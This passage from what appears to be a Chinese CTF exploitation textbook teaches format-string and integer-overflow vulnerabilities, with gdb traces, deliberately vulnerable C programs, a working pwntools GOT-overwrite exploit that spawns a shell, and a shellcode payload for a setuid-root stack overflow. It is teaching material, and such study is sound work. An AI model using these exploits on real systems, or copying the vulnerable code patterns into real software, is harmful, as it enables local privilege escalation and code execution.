0x33312563
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[-----------------------------------registers-------------------
---------------]
EAX: 0x312
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
```

```
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[----------------------------------stack-----------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x12345678
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b5
0)
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x12345678
0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc
0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd560:     0x00000000      0xffffd538      0xffffd539
0xffffd53a
0xffffd570:     0xffffd53b      0x34303125      0x33312563
0x6e686824
```

最后还得强调两点：

- 首先是需要关闭整个系统的 ASLR 保护，这可以保证栈在 gdb 环境中和直接运行中都保持不变，但这两个栈地址不一定相同
- 其次因为在 gdb 调试环境中的栈地址和直接运行程序是不一样的，所以我们需要结合格式化字符串漏洞读取内存，先泄露一个地址出来，然后根据泄露出来的地址计算实际地址

x86-64 中的格式化字符串漏洞

在 x64 体系中，多数调用惯例都是通过寄存器传递参数。在 Linux 上，前六个参数通过 `RDI` 、 `RSI` 、 `RDX` 、 `RCX` 、 `R8` 和 `R9` 传递；而在 Windows 中，前四个参数通过 `RCX` 、 `RDX` 、 `R8` 和 `R9` 来传递。

还是上面的程序，但是这次我们把它编译成 64 位：

```
gcc -fno-stack-protector -no-pie fmt.c
```

使用 `AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.` 作为输入：

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
RAX: 0x0
RBX: 0x0
RCX: 0xffffffff
RDX: 0x88888888
RSI: 0x1
RDI: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
RBP: 0x7fffffffe460 --> 0x400660 (<__libc_csu_init>:    push   r
15)
RSP: 0x7fffffffe3c0 --> 0x4241000000000000 ('')
RIP: 0x400648 (<main+113>:      call   0x4004e0 <printf@plt>)
R8 : 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
R9 : 0xa ('\n')
R10: 0x7ffff7dd4380 --> 0x7ffff7dd0640 --> 0x7ffff7b9ed3a --> 0x
636d656d5f5f0043 ('C')
R11: 0x246
R12: 0x400500 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe540 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code-----------------------
---------------]
   0x40063d <main+102>: mov    r8,rdi
   0x400640 <main+105>: mov    rdi,rax
   0x400643 <main+108>: mov    eax,0x0
```

```
=> 0x400648 <main+113>: call   0x4004e0 <printf@plt>
   0x40064d <main+118>: mov    edi,0xa
   0x400652 <main+123>: call   0x4004d0 <putchar@plt>
   0x400657 <main+128>: nop
   0x400658 <main+129>: leave
Guessed arguments:
arg[0]: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p."
)
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
[-------------------------------------stack----------------------
---------------]
0000| 0x7fffffffe3c0 --> 0x4241000000000000 ('')
0008| 0x7fffffffe3c8 --> 0x4443 ('CD')
0016| 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0024| 0x7fffffffe3d8 ("%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0032| 0x7fffffffe3e0 (".%p.%p.%p.%p.%p.%p.%p.")
0040| 0x7fffffffe3e8 ("p.%p.%p.%p.%p.")
0048| 0x7fffffffe3f0 --> 0x2e70252e7025 ('%p.%p.')
0056| 0x7fffffffe3f8 --> 0x1
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0000000000400648 in main ()
gdb-peda$ x/10g $rsp
0x7fffffffe3c0: 0x4241000000000000      0x0000000000004443
0x7fffffffe3d0: 0x4141414141414141      0x70252e70252e7025
0x7fffffffe3e0: 0x252e70252e70252e      0x2e70252e70252e70
0x7fffffffe3f0: 0x00002e70252e7025      0x0000000000000001
0x7fffffffe400: 0x0000000000f0b5ff      0x00000000000000c2
gdb-peda$ c
Continuing.
AAAAAAAA0x1.0x88888888.0xffffffff.0x7fffffffe3c6.0xa.0x424100000
0000000.0x4443.0x4141414141414141.0x70252e70252e7025.0x252e70252
e70252e.
```

可以看到我们最后的输出中，前五个数字分别来自寄存器 `RSI` 、 `RDX` 、 `RCX` 、 `R8` 和 `R9` ，后面的数字才取自栈， `0x4141414141414141` 在 `%8$p` 的位置。这里还有个地方要注意，我们前面说的 Linux 有 6 个寄存器用于传递参数，可是这里只输出了 5 个，原因是有一个寄存器 `RDI` 被用于传递格式字符串，可以从 gdb 中看到， `arg[0]` 就是由 `RDI` 传递的格式字符串。（现在你可以再回到 x86 的相关内容，可以看到在 x86 中格式字符串通过栈传递的，但是同样的也不会被打印出来）其他的操作和 x86 没有什么大的区别，只是这时我们就不能修改 `arg2` 的值了，因为它被存入了寄存器中。

CTF 中的格式化字符串漏洞

pwntools pwnlib.fmtstr 模块

文档地址：http://pwntools.readthedocs.io/en/stable/fmtstr.html

该模块提供了一些字符串漏洞利用的工具。该模块中定义了一个类 `FmtStr` 和一个函数 `fmtstr_payload` 。

`FmtStr` 提供了自动化的字符串漏洞利用：

```
class pwnlib.fmtstr.FmtStr(execute_fmt, offset=None, padlen=0, n
umbwritten=0)
```

- execute_fmt (function)：与漏洞进程进行交互的函数
- offset (int)：你控制的第一个格式化程序的偏移量
- padlen (int)：在 paylod 之前添加的 pad 的大小
- numbwritten (int)：已经写入的字节数

`fmtstr_payload` 用于自动生成格式化字符串 paylod：

```
pwnlib.fmtstr.fmtstr_payload(offset, writes, numbwritten=0, writ
e_size='byte')
```

- offset (int)：你控制的第一个格式化程序的偏移量
- writes (dict)：格式为 {addr: value, addr2: value2}，用于往 addr 里写入 value 的值（常用：{printf_got}）

- numbwritten (int)：已经由 printf 函数写入的字节数
- write_size (str)：必须是 byte，short 或 int。告诉你是要逐 byte 写，逐 short 写还是逐 int 写（hhn，hn或n）

我们通过一个例子来熟悉下该模块的使用（任意地址内存读写）：fmt.c fmt

```
#include<stdio.h>
void main() {
    char str[1024];
    while(1) {
        memset(str, '\0', 1024);
        read(0, str, 1024);
        printf(str);
        fflush(stdout);
    }
}
```

为了简单一点，我们关闭 ASLR，并使用下面的命令编译，关闭 PIE，使得程序的 .text .bss 等段的内存地址固定：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

很明显，程序存在格式化字符串漏洞，我们的思路是将 `printf()` 函数的地址改成 `system()` 函数的地址，这样当我们再次输入 `/bin/sh` 时，就可以获得 shell 了。

第一步先计算偏移，虽然 pwntools 中可以很方便地构造出 exp，但这里，我们还是先演示手工方法怎么做，最后再用 pwntools 的方法。在 gdb 中，先在 `main` 处下断点，运行程序，这时 libc 已经被加载进来了。我们输入 "AAAA" 试一下：

```
gdb-peda$ b main
...
gdb-peda$ r
...
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
```

```
EAX: 0xffffd1f0 ("AAAA\n")
EBX: 0x804a000 --> 0x8049f10 --> 0x1
ECX: 0xffffd1f0 ("AAAA\n")
EDX: 0x400
ESI: 0xf7f97000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
EIP: 0x8048512 (<main+92>:      call   0x8048370 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048508 <main+82>: sub    esp,0xc
   0x804850b <main+85>: lea    eax,[ebp-0x408]
   0x8048511 <main+91>: push   eax
=> 0x8048512 <main+92>: call   0x8048370 <printf@plt>
   0x8048517 <main+97>: add    esp,0x10
   0x804851a <main+100>:        mov    eax,DWORD PTR [ebx-0x4]
   0x8048520 <main+106>:        mov    eax,DWORD PTR [eax]
   0x8048522 <main+108>:        sub    esp,0xc
Guessed arguments:
arg[0]: 0xffffd1f0 ("AAAA\n")
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
0004| 0xffffd1e4 --> 0xffffd1f0 ("AAAA\n")
0008| 0xffffd1e8 --> 0x400
0012| 0xffffd1ec --> 0x80484d0 (<main+26>:      add    ebx,0x1b3
0)
0016| 0xffffd1f0 ("AAAA\n")
0020| 0xffffd1f4 --> 0xa ('\n')
0024| 0xffffd1f8 --> 0x0
0028| 0xffffd1fc --> 0x0
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048512 in main ()
```

我们看到输入 `printf()` 的变量 `arg[0]: 0xffffd1f0 ("AAAA\n")` 在栈的第 5 行，除去第一个格式化字符串，即偏移量为 4。

读取重定位表获得 `printf()` 的 GOT 地址（第一列 Offset）：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2f4 contains 2 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ff8  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
08049ffc  00000706 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x304 contains 5 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   fflush@GLIBC_2.0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_mai
n@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   memset@GLIBC_2.0
```

在 gdb 中获得 `printf()` 的虚拟地址：

```
gdb-peda$ p printf
$1 = {<text variable, no debug info>} 0xf7e26bf0 <printf>
```

获得 `system()` 的虚拟地址：

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e17060 <system>
```

好了，演示完怎样用手工的方式得到构造 exp 需要的信息，下面我们给出使用 pwntools 构造的完整漏洞利用代码：

```
# -*- coding: utf-8 -*-
from pwn import *

elf = ELF('./a.out')
r = process('./a.out')
libc = ELF('/usr/lib32/libc.so.6')

# 计算偏移量
def exec_fmt(payload):
    r.sendline(payload)
    info = r.recv()
    return info
auto = FmtStr(exec_fmt)
offset = auto.offset

# 获得 printf 的 GOT 地址
printf_got = elf.got['printf']
log.success("printf_got => {}".format(hex(printf_got)))

# 获得 printf 的虚拟地址
payload = p32(printf_got) + '%{}$s'.format(offset)
r.send(payload)
printf_addr = u32(r.recv()[4:8])
log.success("printf_addr => {}".format(hex(printf_addr)))

# 获得 system 的虚拟地址
system_addr = printf_addr - (libc.symbols['printf'] - libc.symbo
ls['system'])
log.success("system_addr => {}".format(hex(system_addr)))

payload = fmtstr_payload(offset, {printf_got : system_addr})
r.send(payload)
r.send('/bin/sh')
r.recv()
r.interactive()
```

```
$ python2 exp.py
[*] '/home/firmy/Desktop/RE4B/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './a.out': pid 17375
[*] '/usr/lib32/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Found format string offset: 4
[+] printf_got => 0x804a010
[+] printf_addr => 0xf7e26bf0
[+] system_addr => 0xf7e17060
[*] Switching to interactive mode
$ echo "hacked!"
hacked!
```

这样我们就获得了 shell，可以看到输出的信息和我们手工得到的信息完全相同。

扩展阅读

Exploiting Sudo format string vunerability CVE-2012-0809

练习

- **pwn** - UIUCTF 2017 - goodluck - 200
- **Pwn** - NJCTF 2017 - pingme - 200
  - writeup 在章节 6.2 中

3.3.2 整数溢出

什么是整数溢出

简介

在 C 语言基础的章节中，我们介绍了 C 语言整数的基础知识，下面我们详细介绍整数的安全问题。

由于整数在内存里面保存在一个固定长度的空间内，它能存储的最大值和最小值是固定的，如果我们尝试去存储一个数，而这个数又大于这个固定的最大值时，就会导致整数溢出。（x86-32 的数据模型是 ILP32，即整数（Int）、长整数（Long）和指针（Pointer）都是 32 位。）

整数溢出的危害

如果一个整数用来计算一些敏感数值，如缓冲区大小或数值索引，就会产生潜在的危险。通常情况下，整数溢出并没有改写额外的内存，不会直接导致任意代码执行，但是它会导致栈溢出和堆溢出，而后两者都会导致任意代码执行。由于整数溢出出现之后，很难被立即察觉，比较难用一个有效的方法去判断是否出现或者可能出现整数溢出。

整数溢出

关于整数的异常情况主要有三种：

- 溢出
  - 只有有符号数才会发生溢出。有符号数最高位表示符号，在两正或两负相加时，有可能改变符号位的值，产生溢出
  - 溢出标志 `OF` 可检测有符号数的溢出

- 回绕
  - 无符号数 `0-1` 时会变成最大的数，如 1 字节的无符号数会变为 `255`，而 `255+1` 会变成最小数 `0`。
  - 进位标志 `CF` 可检测无符号数的回绕
- 截断
  - 将一个较大宽度的数存入一个宽度小的操作数中，高位发生截断

有符号整数溢出

- 上溢出

```
int i;
i = INT_MAX;  // 2 147 483 647
i++;
printf("i = %d\n", i);  // i = -2 147 483 648
```


- 下溢出

```
i = INT_MIN;  // -2 147 483 648
i--;
printf("i = %d\n", i);  // i = 2 147 483 647
```

无符号数回绕

涉及无符号数的计算永远不会溢出，因为不能用结果为无符号整数表示的结果值被该类型可以表示的最大值加 1 之和取模减（reduced modulo）。因为回绕，一个无符号整数表达式永远无法求出小于零的值。

使用下图直观地理解回绕，在轮上按顺时针方向将值递增产生的值紧挨着它：




```
unsigned int ui;
ui = UINT_MAX;  // 在 x86-32 上为 4 294 967 295
ui++;
printf("ui = %u\n", ui);  // ui = 0
ui = 0;
ui--;
printf("ui = %u\n", ui);  // 在 x86-32 上，ui = 4 294 967 295
```

截断

- 加法截断：

  ```
  0xffffffff + 0x00000001
  = 0x0000000100000000 (long long)
  = 0x00000000 (long)
  ```

- 乘法截断：

```
0x00123456 * 0x00654321
= 0x000007336BF94116 (long long)
= 0x6BF94116 (long)
```

整型提升和宽度溢出

整型提升是指当计算表达式中包含了不同宽度的操作数时，较小宽度的操作数会被提升到和较大操作数一样的宽度，然后再进行计算。

示例：源码

```
#include<stdio.h>
void main() {
    int l;
    short s;
    char c;

    l = 0xabcddcba;
    s = l;
    c = l;

    printf("宽度溢出\n");
    printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
    printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
    printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

    printf("整型提升\n");
    printf("s + c = 0x%x (%d bits)\n", s+c, sizeof(s+c) * 8);
}
```

```
$ ./a.out
宽度溢出
l = 0xabcddcba (32 bits)
s = 0xffffdcba (16 bits)
c = 0xffffffba (8 bits)
整型提升
s + c = 0xffffdc74 (32 bits)
```

使用 gdb 查看反汇编代码：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000056d <+0>:    lea    ecx,[esp+0x4]
   0x00000571 <+4>:    and    esp,0xfffffff0
   0x00000574 <+7>:    push   DWORD PTR [ecx-0x4]
   0x00000577 <+10>:    push   ebp
   0x00000578 <+11>:    mov    ebp,esp
   0x0000057a <+13>:    push   ebx
   0x0000057b <+14>:    push   ecx
   0x0000057c <+15>:    sub    esp,0x10
   0x0000057f <+18>:    call   0x470 <__x86.get_pc_thunk.bx>
   0x00000584 <+23>:    add    ebx,0x1a7c
   0x0000058a <+29>:    mov    DWORD PTR [ebp-0xc],0xabcddcba
   0x00000591 <+36>:    mov    eax,DWORD PTR [ebp-0xc]
   0x00000594 <+39>:    mov    WORD PTR [ebp-0xe],ax
   0x00000598 <+43>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000059b <+46>:    mov    BYTE PTR [ebp-0xf],al
   0x0000059e <+49>:    sub    esp,0xc
   0x000005a1 <+52>:    lea    eax,[ebx-0x1940]
   0x000005a7 <+58>:    push   eax
   0x000005a8 <+59>:    call   0x400 <puts@plt>
   0x000005ad <+64>:    add    esp,0x10
   0x000005b0 <+67>:    sub    esp,0x4
   0x000005b3 <+70>:    push   0x20
   0x000005b5 <+72>:    push   DWORD PTR [ebp-0xc]
   0x000005b8 <+75>:    lea    eax,[ebx-0x1933]
   0x000005be <+81>:    push   eax
   0x000005bf <+82>:    call   0x3f0 <printf@plt>
   0x000005c4 <+87>:    add    esp,0x10
   0x000005c7 <+90>:    movsx  eax,WORD PTR [ebp-0xe]
   0x000005cb <+94>:    sub    esp,0x4
   0x000005ce <+97>:    push   0x10
   0x000005d0 <+99>:    push   eax
   0x000005d1 <+100>:    lea    eax,[ebx-0x191f]
   0x000005d7 <+106>:    push   eax
   0x000005d8 <+107>:    call   0x3f0 <printf@plt>
   0x000005dd <+112>:    add    esp,0x10
   0x000005e0 <+115>:    movsx  eax,BYTE PTR [ebp-0xf]
```

```
   0x000005e4 <+119>:    sub    esp,0x4
   0x000005e7 <+122>:    push   0x8
   0x000005e9 <+124>:    push   eax
   0x000005ea <+125>:    lea    eax,[ebx-0x190b]
   0x000005f0 <+131>:    push   eax
   0x000005f1 <+132>:    call   0x3f0 <printf@plt>
   0x000005f6 <+137>:    add    esp,0x10
   0x000005f9 <+140>:    sub    esp,0xc
   0x000005fc <+143>:    lea    eax,[ebx-0x18f7]
   0x00000602 <+149>:    push   eax
   0x00000603 <+150>:    call   0x400 <puts@plt>
   0x00000608 <+155>:    add    esp,0x10
   0x0000060b <+158>:    movsx  edx,WORD PTR [ebp-0xe]
   0x0000060f <+162>:    movsx  eax,BYTE PTR [ebp-0xf]
   0x00000613 <+166>:    add    eax,edx
   0x00000615 <+168>:    sub    esp,0x4
   0x00000618 <+171>:    push   0x20
   0x0000061a <+173>:    push   eax
   0x0000061b <+174>:    lea    eax,[ebx-0x18ea]
   0x00000621 <+180>:    push   eax
   0x00000622 <+181>:    call   0x3f0 <printf@plt>
   0x00000627 <+186>:    add    esp,0x10
   0x0000062a <+189>:    nop
   0x0000062b <+190>:    lea    esp,[ebp-0x8]
   0x0000062e <+193>:    pop    ecx
   0x0000062f <+194>:    pop    ebx
   0x00000630 <+195>:    pop    ebp
   0x00000631 <+196>:    lea    esp,[ecx-0x4]
   0x00000634 <+199>:    ret
End of assembler dump.
```

在整数转换的过程中，有可能导致下面的错误：

- 损失值：转换为值的大小不能表示的一种类型
- 损失符号：从有符号类型转换为无符号类型，导致损失符号

漏洞多发函数

我们说过整数溢出要配合上其他类型的缺陷才能有用，下面的两个函数都有一个 `size_t` 类型的参数，常常被误用而产生整数溢出，接着就可能导致缓冲区溢出漏洞。

```
#include <string.h>

void *memcpy(void *dest, const void *src, size_t n);
```

`memcpy()` 函数将 `src` 所指向的字符串中以 `src` 地址开始的前 `n` 个字节复制到 `dest` 所指的数组中，并返回 `dest` 。

```
#include <string.h>

char *strncpy(char *dest, const char *src, size_t n);
```

`strncpy()` 函数从源 `src` 所指的内存地址的起始位置开始复制 `n` 个字节到目标 `dest` 所指的内存地址的起始位置中。

两个函数中都有一个类型为 `size_t` 的参数，它是无符号整型的 `sizeof` 运算符的结果。

```
typedef unsigned int size_t;
```

整数溢出示例

现在我们已经知道了整数溢出的原理和主要形式，下面我们先看几个简单示例，然后实际操作利用一个整数溢出漏洞。

示例

示例一，整数转换：

```
char buf[80];
void vulnerable() {
    int len = read_int_from_network();
    char *p = read_string_from_network();
    if (len > 80) {
        error("length too large: bad dog, no cookie for you!");
        return;
    }
    memcpy(buf, p, len);
}
```

这个例子的问题在于，如果攻击者给 `len` 赋于了一个负数，则可以绕过 `if` 语句的检测，而执行到 `memcpy()` 的时候，由于第三个参数是 `size_t` 类型，负数 `len` 会被转换为一个无符号整型，它可能是一个非常大的正数，从而复制了大量的内容到 `buf` 中，引发了缓冲区溢出。

示例二，回绕和溢出：

```
void vulnerable() {
    size_t len;
    // int len;
    char* buf;

    len = read_int_from_network();
    buf = malloc(len + 5);
    read(fd, buf, len);
    ...
}
```

这个例子看似避开了缓冲区溢出的问题，但是如果 `len` 过大，`len+5` 有可能发生回绕。比如说，在 x86-32 上，如果 `len = 0xFFFFFFFF` ，则 `len+5 = 0x00000004` ，这时 `malloc()` 只分配了 4 字节的内存区域，然后在里面写入大量的数据，缓冲区溢出也就发生了。（如果将 `len` 声明为有符号 `int` 类型， `len+5` 可能发生溢出）

示例三，截断：

```
void main(int argc, char *argv[]) {
    unsigned short int total;
    total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char *buf = (char *)malloc(total);
    strcpy(buf, argv[1]);
    strcat(buf, argv[2]);
    ...
}
```

这个例子接受两个字符串类型的参数并计算它们的总长度，程序分配足够的内存来存储拼接后的字符串。首先将第一个字符串参数复制到缓冲区中，然后将第二个参数连接到尾部。如果攻击者提供的两个字符串总长度无法用 `total` 表示，则会发生截断，从而导致后面的缓冲区溢出。

实战

看了上面的示例，我们来真正利用一个整数溢出漏洞。源码

```
#include<stdio.h>
#include<string.h>
void validate_passwd(char *passwd) {
    char passwd_buf[11];
    unsigned char passwd_len = strlen(passwd);
    if(passwd_len >= 4 && passwd_len <= 8) {
        printf("good!\n");
        strcpy(passwd_buf, passwd);
    } else {
        printf("bad!\n");
    }
}

int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("error\n");
        return 0;
    }
    validate_passwd(argv[1]);
}
```

上面的程序中 `strlen()` 返回类型是 `size_t`，却被存储在无符号字符串类型中，任意超过无符号字符串最大上限值（256 字节）的数据都会导致截断异常。当密码长度为 261 时，截断后值变为 5，成功绕过了 `if` 的判断，导致栈溢出。下面我们利用溢出漏洞来获得 shell。

编译命令：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -g -fno-stack-protector -z execstack vuln.c
$ sudo chown root vuln
$ sudo chgrp root vuln
$ sudo chmod +s vuln
```

使用 gdb 反汇编 `validate_passwd` 函数。

```
gdb-peda$ disassemble validate_passwd
Dump of assembler code for function validate_passwd:
   0x0000059d <+0>:    push   ebp                             ;
压入 ebp
   0x0000059e <+1>:    mov    ebp,esp
   0x000005a0 <+3>:    push   ebx                             ;
压入 ebx
   0x000005a1 <+4>:    sub    esp,0x14
   0x000005a4 <+7>:    call   0x4a0 <__x86.get_pc_thunk.bx>
   0x000005a9 <+12>:    add    ebx,0x1a57
   0x000005af <+18>:    sub    esp,0xc
   0x000005b2 <+21>:    push   DWORD PTR [ebp+0x8]
   0x000005b5 <+24>:    call   0x430 <strlen@plt>
   0x000005ba <+29>:    add    esp,0x10
   0x000005bd <+32>:    mov    BYTE PTR [ebp-0x9],al           ;
将 len 存入 [ebp-0x9]
   0x000005c0 <+35>:    cmp    BYTE PTR [ebp-0x9],0x3
   0x000005c4 <+39>:    jbe    0x5f2 <validate_passwd+85>
   0x000005c6 <+41>:    cmp    BYTE PTR [ebp-0x9],0x8
   0x000005ca <+45>:    ja     0x5f2 <validate_passwd+85>
   0x000005cc <+47>:    sub    esp,0xc
   0x000005cf <+50>:    lea    eax,[ebx-0x1910]
   0x000005d5 <+56>:    push   eax
   0x000005d6 <+57>:    call   0x420 <puts@plt>
```

```
   0x000005db <+62>:    add    esp,0x10
   0x000005de <+65>:    sub    esp,0x8
   0x000005e1 <+68>:    push   DWORD PTR [ebp+0x8]
   0x000005e4 <+71>:    lea    eax,[ebp-0x14]                ;
取 passwd_buf 地址
   0x000005e7 <+74>:    push   eax                           ;
压入 passwd_buf
   0x000005e8 <+75>:    call   0x410 <strcpy@plt>
   0x000005ed <+80>:    add    esp,0x10
   0x000005f0 <+83>:    jmp    0x604 <validate_passwd+103>
   0x000005f2 <+85>:    sub    esp,0xc
   0x000005f5 <+88>:    lea    eax,[ebx-0x190a]
   0x000005fb <+94>:    push   eax
   0x000005fc <+95>:    call   0x420 <puts@plt>
   0x00000601 <+100>:    add    esp,0x10
   0x00000604 <+103>:    nop
   0x00000605 <+104>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x00000608 <+107>:    leave
   0x00000609 <+108>:    ret
End of assembler dump.
```

通过阅读反汇编代码，我们知道缓冲区 `passwd_buf` 位于 `ebp=0x14` 的位置（ `0x000005e4 <+71>: lea eax,[ebp-0x14]` ），而返回地址在 `ebp+4` 的位置，所以返回地址相对于缓冲区 `0x18` 的位置。我们测试一下：

```
gdb-peda$ r `python2 -c 'print "A"*24 + "B"*4 + "C"*233'`
Starting program: /home/a.out `python2 -c 'print "A"*24 + "B"*4
+ "C"*233'`
good!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd0f4 ('A' <repeats 24 times>, "BBBB", 'C' <repeats 17
2 times>...)
EBX: 0x41414141 ('AAAA')
ECX: 0xffffd490 --> 0x534c0043 ('C')
EDX: 0xffffd1f8 --> 0xffff0043 --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd110 ('C' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT di
rection overflow)
[-------------------------------------code---------------------
---------------]
Invalid $PC address: 0x42424242
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd110 ('C' <repeats 200 times>...)
0004| 0xffffd114 ('C' <repeats 200 times>...)
0008| 0xffffd118 ('C' <repeats 200 times>...)
0012| 0xffffd11c ('C' <repeats 200 times>...)
0016| 0xffffd120 ('C' <repeats 200 times>...)
0020| 0xffffd124 ('C' <repeats 200 times>...)
0024| 0xffffd128 ('C' <repeats 200 times>...)
0028| 0xffffd12c ('C' <repeats 200 times>...)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

可以看到 `EIP` 被 `BBBB` 覆盖，相当于我们获得了返回地址的控制权。构建下面的 payload：

```
from pwn import *

ret_addr = 0xffffd118      # ebp = 0xffffd108
shellcode = shellcraft.i386.sh()

payload = "A" * 24
payload += p32(ret_addr)
payload += "\x90" * 20
payload += asm(shellcode)
payload += "C" * 169       # 24 + 4 + 20 + 44 + 169 = 261
```

CTF 中的整数溢出

3.3.3 栈溢出

3.3.4 返回导向编程（ROP）

ROP 简介

